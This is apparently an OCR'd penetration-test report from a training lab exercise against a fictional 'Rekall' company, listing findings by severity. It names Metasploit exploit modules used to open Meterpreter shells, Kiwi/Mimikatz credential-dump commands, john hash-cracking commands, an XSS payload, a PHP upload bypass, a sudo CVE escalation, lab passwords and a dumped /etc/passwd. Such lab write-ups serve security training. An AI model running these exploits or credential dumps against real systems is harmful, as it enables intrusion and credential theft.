
In the same session, credentials for the user AMDBob were dumped using Kiwi, then could be used to inspect schtasks for more information about scheduled tasks on the machine.



Kiwi can once again be used to dump a different set of credentials for the user flag6. These credentials were then cracked using john to obtain the user's plaintext password.




Summary Vulnerability Overview

Vulnerability	Severity
 Site is vulnerable to XSS. By entering **<script>alert("Hello")</script>**, an alert will pop up whenever a user loads the page, leaving them vulnerable to malicious scripts.	High

```
    <p>Enter your Administrator credentials!</p>

<style>
input[type=text], input[type=password]{
  background-color: black;
  color: white;
}
button[type=submit]{
  background-color: black;
  color: white;
}
</style>

  <form action="/Login.php" method="POST">

        <p><label for="login">Login:</label><font color="#DB545A">dougquaid</font><br />
        <input type="text" id="login" name="login" size="20" /></p>

        <p><label for="password">Password:</label><font color="#DB545A">kuato</font><br />
        <input type="password" id="password" name="password" size="20" /></p>

        <button type="submit" name="form" value="submit" background-color="black">Login</button>

    </form>

    </br >
    <font color="red">Invalid credentials!</font>
</div>
```


Username and Password found hidden within the HTML source code. This could be a sign of Credential stuffing and is a high vulnerability risk.

Critical




We also uncovered an XSS vulnerability within the comments section, a particularly concerning flaw as it could allow bad actors to store malicious content on the host server.

Critical




High

By executing the command `curl -v http://192.168.14.35/About-Rekall.php`, we analyzed the HTTP response headers of the *About-Rekall.php* section of the web application, uncovering sensitive information along with the fourth flag.




Critical

We uploaded a basic PHP script file into the first upload field on the *memory-planner.php* page, revealing that the field lacks proper restrictions to accept only image files. This misconfiguration poses a critical security risk to the web application.



High

By adding “robots.txt” to the IP address, we uncovered the website's robot exclusion settings. This information could be used by attackers to pinpoint potential targets for exploitation.




Critical

While examining the secondary upload field on the *memory-planner* page, we attempted to upload the same .php script file, renaming it *"script.jpg.php."* This caused the web application to respond in a way that exposed sensitive data, potentially leading to further exploitation.

```
<form action="/Login.php" method="POST">

    <p><label for="login">Login:</label><font color="#DB545A">dougquaid</font><br />
    <input type="text" id="login" name="login" size="20" /></p>

    <p><label for="password">Password:</label><font color="#DB545A">kuato</font><br />
    <input type="password" id="password" name="password" size="20" /></p>

    <button type="submit" name="form" value="submit" background-color="black">Login</button>

</form>
```


Critical

By using Chrome Developer Tools to analyze the HTML structure of the *login.php* webpage, we uncovered sensitive information within the tags, including admin credentials (*dougquaid:kuato*). We successfully accessed the admin portal with these credentials and navigated to the *networking.php* page.




High

The DNS Checker is vulnerable to command injection, allowing files with sensitive information to be exposed.




Medium



Leveraging path traversal techniques on the disclaimer.php page, we accessed the robots.txt file. This revealed that the GoodBot agent is permitted to access all areas of the website, while the BadBot agent is restricted from accessing any part of it.

Critical




Low

Certificates


crt.sh ID	Logged At	Not Before	Not After	Common Name	Matching Identities	Issuer Name
15936381202	2024-12-30	2024-12-30	2025-03-30	totalrekall.xyz	totalrekall.xyz www.totalrekall.xyz	C=US, ST=Arizona, L=Scottsdale, O="GoDaddy.com, Inc.", OU=http://certs.godaddy.com/repository/, CN=Go Daddy Secure Certificate Authority - G2
15923754628	2024-12-29	2024-10-30	2025-01-28	totalrekall.xyz	totalrekall.xyz www.totalrekall.xyz	C=US, ST=Arizona, L=Scottsdale, O="GoDaddy.com, Inc.", OU=http://certs.godaddy.com/repository/, CN=Go Daddy Secure Certificate Authority - G2
15918948802	2024-12-28	2024-12-28	2025-03-28	totalrekall.xyz	totalrekall.xyz www.totalrekall.xyz	C=US, ST=Arizona, L=Scottsdale, O="GoDaddy.com, Inc.", OU=http://certs.godaddy.com/repository/, CN=Go Daddy Secure Certificate Authority - G2
15147473758	2024-10-30	2024-10-30	2025-01-28	totalrekall.xyz	totalrekall.xyz www.totalrekall.xyz	C=US, ST=Arizona, L=Scottsdale, O="GoDaddy.com, Inc.", OU=http://certs.godaddy.com/repository/, CN=Go Daddy Secure Certificate Authority - G2
13112116776	2024-05-20	2024-05-20	2025-05-20	totalrekall.xyz	totalrekall.xyz www.totalrekall.xyz	C=US, ST=Arizona, L=Scottsdale, O="GoDaddy.com, Inc.", OU=http://certs.godaddy.com/repository/, CN=Go Daddy Secure Certificate Authority - G2
13112112288	2024-05-20	2024-05-20	2025-05-20	totalrekall.xyz	totalrekall.xyz www.totalrekall.xyz	C=US, ST=Arizona, L=Scottsdale, O="GoDaddy.com, Inc.", OU=http://certs.godaddy.com/repository/, CN=Go Daddy Secure Certificate Authority - G2
9436388643	2023-05-20	2023-05-20	2024-05-20	www.totalrekall.xyz	www.totalrekall.xyz	C=US, ST=Arizona, L=Scottsdale, O="GoDaddy.com, Inc.", OU=http://certs.godaddy.com/repository/, CN=Go Daddy Secure Certificate Authority - G2
9424423941	2023-05-18	2023-05-18	2024-05-18	totalrekall.xyz	totalrekall.xyz	C=US, ST=Arizona, L=Scottsdale, O="GoDaddy.com, Inc.", OU=http://certs.godaddy.com/repository/, CN=Go Daddy Secure Certificate Authority - G2
6095738637	2022-02-02	2022-02-02	2022-05-03	flag3-s7euwehd.totalrekall.xyz	flag3-s7euwehd.totalrekall.xyz	C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA
6095738716	2022-02-02	2022-02-02	2022-05-03	flag3-s7euwehd.totalrekall.xyz	flag3-s7euwehd.totalrekall.xyz	C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA
6095204253	2022-02-02	2022-02-02	2022-05-03	totalrekall.xyz	totalrekall.xyz www.totalrekall.xyz	C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA
6095204153	2022-02-02	2022-02-02	2022-05-03	totalrekall.xyz	totalrekall.xyz www.totalrekall.xyz	C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA

On crt.sh, open-source data obtained through SSL information and crt.sh reveals that this subdomain is publicly exposed, potentially providing attackers with valuable information for future attacks.



Using Nessus, I identified that RHOST 192.168.13.12 was vulnerable to Struts exploitation. I then leveraged MSFconsole with the *struts2_content_type_ognl* exploit from the *multi/http* module to establish a Meterpreter shell on the RHOST. This granted us root access to extract a zip file containing Flag 10.


Medium



Critical vulnerability found on host 192.168.13.12, with the flag being the id number

Critical


`cat .flag7.txt`
`8ks6sbhss`
RCE via the module exploit/multi/http/tomcat_jsp_upload_bypass, flag was found in /root/.flag7.txt
	Critical

 we executed *exploit/multi/http/apache_mod_cig_bash_env_exec* module on RHOST 192.168.13.11 and set the target URI to */cgi-bin/shockme.cgi*. After running the exploit, We opened the Meterpreter shell and successfully accessed sensitive information in root-level directories.	**Critical**

```
meterpreter > cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuuid:x:100:101::/var/lib/libuuid:
syslog:x:101:104::/home/syslog:/bin/false
flag9-wudks8f7sd:x:1000:1000::/home/flag9-wudks8f7sd:
alice:x:1001:1001::/home/alice:
```


In the same session on host 192.168.13.11, Flag 9 can be found in `/etc/passwd`.

Critical




Utilizing the *unix/webapp/drupal_restws_unserialize* exploit to establish a Meterpreter session on RHOST 192.168.13.13. Executing the *getuid*

Critical



Host 192.168.13.14 can be accessed after finding a user name `Alice` from Flag 1.
`ssh alice@192.168.13.13` with the password `alice`, gives access to Alice's machine. By exploiting CVE-2019-14287, sudo privileges on Alice's machine can be obtained.


Critical



In the same session established through the *windows/pop3/seattlelab_pass* exploit, Flag 7 can be found in `C:\Users\Public\Documents`.



High

kiwi_cmd lsadump::cache
john –format=mscash2 flag5.txt
username - AMDBob, password - Changeme!
flag5 command - schtasks /query /tn "Flag5" /v



Kiwi can be used to find the password hash for user AMDBob and john can be used to crack the hash. By inspecting schtasks as user AMDBob, Flag 5 can be found.

High

kiwi_cmd lsadump::sam  john –format=nt flag6.txt Credentials for flag6 can be dumped using kiwi and john can be used to crack the hash.	High
